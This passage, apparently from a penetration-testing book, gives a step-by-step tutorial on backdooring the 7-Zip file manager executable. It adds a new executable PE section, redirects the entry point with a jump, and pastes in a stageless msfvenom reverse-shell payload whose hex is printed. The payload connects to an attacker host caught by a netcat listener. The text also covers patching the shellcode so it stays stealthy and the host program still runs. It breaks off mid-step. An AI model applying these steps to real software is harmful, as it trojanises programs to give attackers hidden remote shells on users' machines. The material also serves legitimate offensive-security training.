
- [ ] Shareable in memory
- [x] Executable as code
- [x] Readable
- [x] Writeable
- [ ] Contains extended relocations
- [ ] Discardable as needed
- [ ] Can't be cached
- [ ] Not pageable
- [ ] Contains COMDAT data
- [ ] Contains comments or other infos
- [ ] Won't become part of the image
- [x] Contains executable code
- [x] Contains initialized data
- [x] Contains uninitialized data
- [ ] Shouldn't be padded to next boundary

Alignment: default Bytes

Current Value: E00000E0

Figure 4.27 – Ensuring that the correct flags are set

Now we are finished with our section. You can click on **OK** in all dialog boxes and finally save the PE file. When you reopen the file, you will see the new section listed under sections, as per the following screenshot. Take note of the size that you have allocated.



[PE Editor] - c:\users\user\desktop\new folder\7zfm.exe

Basic PE Header Information

[Section Table]

Name	VOffset	VSize	ROffset	RSize	Flags
.text	00001000	0005AA02	00000400	0005AC00	60000020
.rdata	0005C000	0001332C	0005B000	00013400	40000040
.data	00070000	000008FC	0006E400	00000200	C0000040
.sxdata	00071000	00000004	0006E600	00000200	C0000240
.rsrc	00072000	0000BB28	0006E800	0000BC00	40000040
.code	0007E000	00001000	0007A400	00001000	E00000E0

Magic: 010B NumOfRvaAndSizes: 00000010

Figure 4.28 – Confirmation that our new section exists

Since we have modified the file by adding a new section at the end, this section will have no data. This will cause the program to fail. In order to correct this, we need to add null data to that section until we fix it by adding in our shellcode or NOPs.


The next tool that we will use is a hex editor called HxD. This tool can be downloaded from here:

`https://mh-nexus.de/en/hxd/`

Once you have installed the tool, you can open up your 7zfm PE file, which you have added the new section to. As you navigate to the bottom of the byte stream, you will see that the bytes are listed as a bunch of zeros, but the decoded text is blank. The problem here is that we do not have enough of this null data to fill the full size of our new section. So, we need to correct this.

To do that, we can perform the following steps:

1. Select the last string of the decoded text and click on **Edit | Insert bytes**, as per the following screenshot:



```
Offse            5 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
0007A            0 00 00 00 00 00 00 00 00 00 00  ................
0007A            0 65 00 63 00 6B 00 73 00 75 00  ..C.h.e.c.k.s.u.
0007A            0 61 00 6C 00 63 00 75 00 6C 00  m. .c.a.l.c.u.l.
0007A            0 6E 00 67 00 2E 00 2E 00 2E 00  a.t.i.n.g.......
0007A            0 65 00 63 00 6B 00 73 00 75 00  ..C.h.e.c.k.s.u.
0007A            0 6E 00 66 00 6F 00 72 00 6D 00  m. .i.n.f.o.r.m.
0007A            0 6F 00 6E 00 16 00 43 00 52 00  a.t.i.o.n...C.R.
0007A            0 68 00 65 00 63 00 6B 00 73 00  C. .c.h.e.c.k.s.
0007A            0 66 00 6F 00 72 00 20 00 64 00  u.m. .f.o.r. .d.
0007A            0 3A 00 20 00 43 00 52 00 43 00  a.t.a.:. .C.R.C.
0007A            0 65 00 63 00 6B 00 73 00 75 00   .c.h.e.c.k.s.u.
0007A290  6D 00 20 00 66 00 6F 00 72 00 20 00 64 00 61 00  m. .f.o.r. .d.a.
0007A2A0  74 00 61 00 20 00 61 00 6E 00 64 00 20 00 6E 00  t.a. .a.n.d. .n.
0007A2B0  61 00 6D 00 65 00 73 00 3A 00 00 00 00 00 00 00  a.m.e.s.:.......
0007A2C0  23 00 43 00 52 00 43 00 20 00 63 00 68 00 65 00  #.C.R.C. .c.h.e.
0007A2D0  63 00 6B 00 73 00 75 00 6D 00 20 00 66 00 6F 00  c.k.s.u.m. .f.o.
0007A2E0  72 00 20 00 73 00 74 00 72 00 65 00 61 00 6D 00  r. .s.t.r.e.a.m.
0007A2F0  73 00 20 00 61 00 6E 00 64 00 20 00 6E 00 61 00  s. .a.n.d. .n.a.
0007A300  6D 00 65 00 73 00 3A 00 00 00 00 00 00 00 00 00  m.e.s.:.........
0007A310  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0007A320  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0007A330  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0007A340  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0007A350  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0007A360  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0007A370  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0007A380  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0007A390  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0007A3A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0007A3B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0007A3C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0007A3D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0007A3E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0007A3F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Figure 4.29 – Inserting null data to correct the end of the PE executable

2. Next, we will edit the byte count to represent the value of **VirtualSize** and **RawSize** that we defined earlier. In my case, my virtual size and raw size was `1000` bytes, and I will use a fill pattern of `00`, as per the following screenshot:



Insert bytes
Bytecount: 1000
(● hex) ○ dec ○ oct
Fill pattern
(● Hex-values:) 00
○ Random bytes:
Range (decimal): 0 - 255

Figure 4.30 – Adding in the NOPs

3. Finally, you can click **OK** and save.

Now the file will run, and you can test it.


Now, we have completed the first few steps toward backdooring our PE file. We have created a new PE section, given it a memory space size of 1000 bytes, and have fixed the application so that it will run with that new section that has been created.

Now, let's go ahead with the next steps where we will modify the assembly of the program and add in our shellcode.

Pro Tip

Since the next set of steps will entail making a lot of modifications to the PE file, it would be a good practice to keep a backup of your original file to which you have added in the new section. As we progress through the steps on x32dbg, you can make use of the patch file function to save copies of the files as you make changes.

Within x32dbg, you can open your newly modified PE file. Take a look at the memory map and you will find your new section, as per the following screenshot. This section also has the ERWC permissions listed under **Initial**, which confirms that it has the flags we have set. What's important to note down here is the address of your new section.




7zFM.exe - PID: 3284 - Module: ntdll.dll - Thread: Main Thread 7976 - x32dbg
File View Debug Tracing Plugins Favourites Options Help Dec 5 2021 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols

Address	Size	Info	Content	Type	Protection	Initial
00400000	00001000	7zfm.exe		IMG	-R---	ERWC-
00401000	0005B000	".text"	Executable code	IMG	ER---	ERWC-
0045C000	00014000	".rdata"	Read-only initialized data	IMG	-R---	ERWC-
00470000	00001000	".data"	Initialized data	IMG	-RWC-	ERWC-
00471000	00001000	".sxdata"		IMG	-RWC-	ERWC-
00472000	0000C000	".rsrc"	Resources	IMG	-R---	ERWC-
0047E000	00001000	".code"		IMG	ERWC-	ERWC-

Figure 4.31 – Confirmation of the new PE section and flags

Now we need to modify the program so that the entry point changes to our shellcode. As you move to the CPU tab and run the program at the entry point, you will find flags. We need to change this, but also be cognizant so as not to delete any existing instructions as this will break the application.

In the following screenshot, we can see the first few lines of instructions. If we add in a jump instruction, since this specific instruction is 3 bytes, it will overwrite the initial instructions.




7zFM.exe - PID: 6656 - Module: 7zfm.exe - Thread: Main Thread 6964 - x32dbg
File View Debug Tracing Plugins Favourites Options Help Dec 5 2021 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source

```
EIP ECX EDX ESI EDI  004538D8   55              push ebp                          EntryPoint
                     004538D9   8BEC            mov ebp,esp
                     004538DB   6A FF           push FFFFFFFF
                     004538DD   68 280D4600     push 7zfm.460D28
                     004538E2   68 D2384500     push <JMP.&_except_handler3>
                     004538E7   64:A1 00000000  mov eax,dword ptr fs:[0]
                     004538ED   50              push eax
```

Figure 4.32 – List of instructions at the entry point

We will require the jump (jmp) instruction to modify the entry point of the program so that it jumps to our shellcode. So, let's go ahead and copy the first three instructions. This can be done using the binary copy option within x32dbg.

Select and highlight the first three instructions, and then right-click and select **Binary** and then **Copy** as per the following screenshot (this task is commonly referred to as binary copy):



```
004538D8  55                 push ebp
004538D9  8BEC               mov ebp,esp
004538DB  6A FF              push FFFFFFFF
004538DD  68 280D4600        push 7zfm.460D28
004538E2  68 D2384500        push <JMP.&_except_handler3>
004538E7  64:A1 00000000     mov eax,dword ptr fs:[0]
004538ED  50                 push eax
004538EE  64:8925 00000000   mov dword ptr fs:[0],esp
004538F5  83EC 68            sub esp,68
004538F8  53                 push ebx
```


Figure 4.33 – Binary copying the starting instructions

Pro Tip

Use a text editor to paste these values and ensure that you make a description of what each value is. For example, if you binary copy the instructions, these would be pasted as hex values in your text editor. As an example, you could make notes like this:

```
55 8B EC 6A FF - #Original instructions at the
entry point (3bytes)
```

Another important set of attributes that we need to capture before we modify the file further is the current register values at the program entry point. This can be found by selecting the entry point and looking at the **Hide FPU** pane on the right of the main x32dbg window as per the following screenshot. If these change, it may break the application. I would recommend taking a snapshot of it, or you can copy the value of each one.




```
                              Hide FPU
EAX   0019FFCC
EBX   00372000
ECX   004538D8     <7zfm-2.EntryPoint>
EDX   004538D8     <7zfm-2.EntryPoint>
EBP   0019FF80
ESP   0019FF74     ")úÈu"
ESI   004538D8     <7zfm-2.EntryPoint>
EDI   004538D8     <7zfm-2.EntryPoint>

EIP   004538D8     <7zfm-2.EntryPoint>
```

Figure 4.34 – Capturing the entry point registers

Now, let's go ahead and modify this PE file and add in our shellcode. First, we need to replace the first instruction, which is `push ebp` with our jump instruction. This can be done as follows:

1. Select the first instruction.
2. Press the spacebar, to trigger the assembler.
3. Insert the new jump instruction, which points to your new section's memory address, as per the following screenshot.
4. Click **OK**.

5. Add in the jump instruction as per the following screenshot:



```
004538D8  55                 push ebp                                    EntryPoint
004538D9  8BEC               mov ebp,esp
004538DB  6A FF              push FFFFFFFF
004538DD  68 280D4600        push 7zfm.460D28
004538E2  68 D2384500        push <JMP.&_except_handler3>
004538E7  64:A1 00000000     mov eax,dword ptr fs:[0]
004538ED  50
004538EE  64:8925 0000
004538F5  83EC 68
004538F8  53
004538F9  56
004538FA  57
004538FB  8965 E8
004538FE  33DB
00453900  895D FC
00453903  6A 02
```


```
Assemble at 004538D8

jmp 0x0047E000

Instruction encoded successfully! E923A70200
```

Figure 4.35 – Inserting the jump into your new PE section

Did you notice that the initial instructions were replaced? This is why we needed to save the initial instructions. If we did not save them, and we saved this PE file as it is and attempted to open it, it would fail.

Later, when we have completed adding in our shellcode, we will need to return to the original entry point of this application. This is done by jumping back to the first instruction, which was not altered. This is the instruction after our jump to the new PE section that you have added previously.


You can copy the address of this instruction (remember to note it down) by right-clicking and selecting **Copy | Address**, as per the following screenshot:



```
004538D8  E9 23A70200        jmp 7zfm-3.47E000                               EntryPoint
004538DD  68 280D4600        push 7zfm-3.460D28
004538E2  68 D2384500        push <JMP.&_except_handler3>
004538E7  64:A1 00000000     mov eax,dword ptr fs:[0]
004538ED  50                 push eax
004538EE  64:8925 00000000   mov dword ptr fs:[0],esp
004538F5  83EC 68            sub esp,68
004538F8  53                 push ebx
004538F9  56                 push esi                                        esi:Entry
004538FA  57                 push edi                                        edi:Entry
004538FB  8965 E8            mov dword ptr ss:[ebp-18],esp
004538FE  33DB               xor ebx,ebx
00453900  895D FC            mov dword ptr ss:[ebp-4],ebx
00453903  6A 02              push 2
00453905  FF15 30C24500      call dword ptr ds:[<&__set_app_type>]
0045390B  59                 pop ecx                                         ecx:Entry
0045390C  830D F4084700 FF   or dword ptr ds:[4708F4],FFFFFFFF
00453913  830D F8084700 FF   or dword ptr ds:[4708F8],FFFFFFFF
0045391A  FF15 2CC24500      call dword ptr ds:[<&__p__fmode>]
00453920  8B0D EC084700      mov ecx,dword ptr ds:[4708EC]                   ecx:Entry
00453926  8908               mov dword ptr ds:[eax],ecx                      ecx:Entry
00453928  FF15 28C24500      call dword ptr ds:[<&__p__commode>]
0045392E  8B0D E8084700      mov ecx,dword ptr ds:[4708E8]                   ecx:Entry
00453934  8908               mov dword ptr ds:[eax],ecx                      ecx:Entry
```

Figure 4.36 – Copying the original entry point return address


Now we will step into our new section by selecting it and clicking on the **Step into** button, as per the following screenshot:



```
EIP ECX EDX ESI EDI  --> 004538D8   E9 23A70200         jmp 7zfm.47E000                     EntryPoint
                         004538DD   68 280D4600         push 7zfm.460D28
                         004538E2   68 D2384500         push <JMP.&_except_handler3>
                         004538E7   64:A1 00000000      mov eax,dword ptr fs:[0]
                         004538ED   50                  push eax
                         004538EE   64:8925 00000000    mov dword ptr fs:[0],esp
```

Figure 4.37 – Stepping into the new PE memory location

Once you have stepped into the new section, you will see that it is empty, as per the following screenshot:



```
EIP --> 0047E000   0000   add byte ptr ds:[eax],al
        0047E002   0000   add byte ptr ds:[eax],al
        0047E004   0000   add byte ptr ds:[eax],al
        0047E006   0000   add byte ptr ds:[eax],al
        0047E008   0000   add byte ptr ds:[eax],al
        0047E00A   0000   add byte ptr ds:[eax],al
        0047E00C   0000   add byte ptr ds:[eax],al
        0047E00E   0000   add byte ptr ds:[eax],al
        0047E010   0000   add byte ptr ds:[eax],al
        0047E012   0000   add byte ptr ds:[eax],al
        0047E014   0000   add byte ptr ds:[eax],al
        0047E016   0000   add byte ptr ds:[eax],al
        0047E018   0000   add byte ptr ds:[eax],al
        0047E01A   0000   add byte ptr ds:[eax],al
        0047E01C   0000   add byte ptr ds:[eax],al
        0047E01E   0000   add byte ptr ds:[eax],al
        0047E020   0000   add byte ptr ds:[eax],al
        0047E022   0000   add byte ptr ds:[eax],al
        0047E024   0000   add byte ptr ds:[eax],al
        0047E026   0000   add byte ptr ds:[eax],al
        0047E028   0000   add byte ptr ds:[eax],al
        0047E02A   0000   add byte ptr ds:[eax],al
        0047E02C   0000   add byte ptr ds:[eax],al
        0047E02E   0000   add byte ptr ds:[eax],al
        0047E030   0000   add byte ptr ds:[eax],al
        0047E032   0000   add byte ptr ds:[eax],al
```


Figure 4.38 – Newly created PE section with no data

At this point, we will add in two new instructions. These are the `pushad` and `pushfd` instructions, which will push the registers to the memory stack. After this, we will add in our shellcode.

To add in the `pushad` and `pushfd` instructions, we will perform the following steps:

1. Select the first row and insert the `pushad` instruction by pressing the spacebar.
2. Following the same step as before, add `pushfd` to the second row.

Your new section should now look like the following screenshot:




```
0047E000   60     pushad
0047E001   9C     pushfd
0047E002   0000   add byte ptr ds:[eax],al
0047E004   0000   add byte ptr ds:[eax],al
0047E006   0000   add byte ptr ds:[eax],al
0047E008   0000   add byte ptr ds:[eax],al
0047E00A   0000   add byte ptr ds:[eax],al
0047E00C   0000   add byte ptr ds:[eax],al
0047E00E   0000   add byte ptr ds:[eax],al
0047E010   0000   add byte ptr ds:[eax],al
```

Figure 4.39 – Pushing registers to the stack using the pushad and pushfd instructions

The next step would be to add in our shellcode. For this demonstration, I will make use of MSFvenom to generate a reverse shell. I will use a stageless payload as I want the full payload to exist on the PE file. If I had to use a staging payload, there could be a risk of it failing while it waits for the various stages to download. The command to generate this payload is as follows:

```
msfvenom -p windows/shell_reverse_tcp lhost=x.x.x.x lport=8080
-f hex
```

The output is depicted in the following screenshot:



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.44.128 LPORT=8080 -f hex
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of hex file: 648 bytes
fce8820000006089e531c0648b50308b520c8b52148b72280fb74a2631ffac3c617c022c20c1cf0d01c7e2f252578b52108b4a3c8b
b61595a51ffe05f5f5a8b12eb8d5d6833320000687773325f54684c772607ffd5b89001000029c454506829806b00ffd550505050504
fd66c744243c01018d442410c60044545056565646564e565653566879cc3f86ffd589e04e5646ff306808871d60ffd5bbf0b5a256
```

Figure 4.40 – Generating a stageless payload with MSFvenom

Remember to replace `lhost` with your IP address and `lport` with the port you want to use. Generating the output in hex makes it easier to paste into the debugger. Once you have the output, copy it.

In parallel, I will set up a listener using netcat using the following command:

```
nc -lvp 8080
```

Now that we have generated the shellcode, we will need to add this into the debugger. Moving back to our debugger, I will add the shellcode hex code into the PE section. This will be inserted after the `pushad` and `pushfd` instructions.

To paste, you can right-click on the instruction directly after `pushfd` and select **Binary | Paste (Ignore Size)**, as depicted in the following screenshot:





Figure 4.41 – Pasting in the payload from MSFvenom

When using an MSFvenom payload, you need to make some changes to the shellcode itself. Since the MSFvenom reverse shell makes stack changes, loops, and calls to `winapi`, we need to alter its instructions for it to be stealthy. By default, this type of payload will use the `WaitForSingleObject` function with a `-1` argument to wait indefinitely. We want this shellcode to execute and move onto the real application, so this needs to be disabled.

To disable this function, we need to alter the relevant instruction. This is done by navigating to the following value:

```
dec esi
```

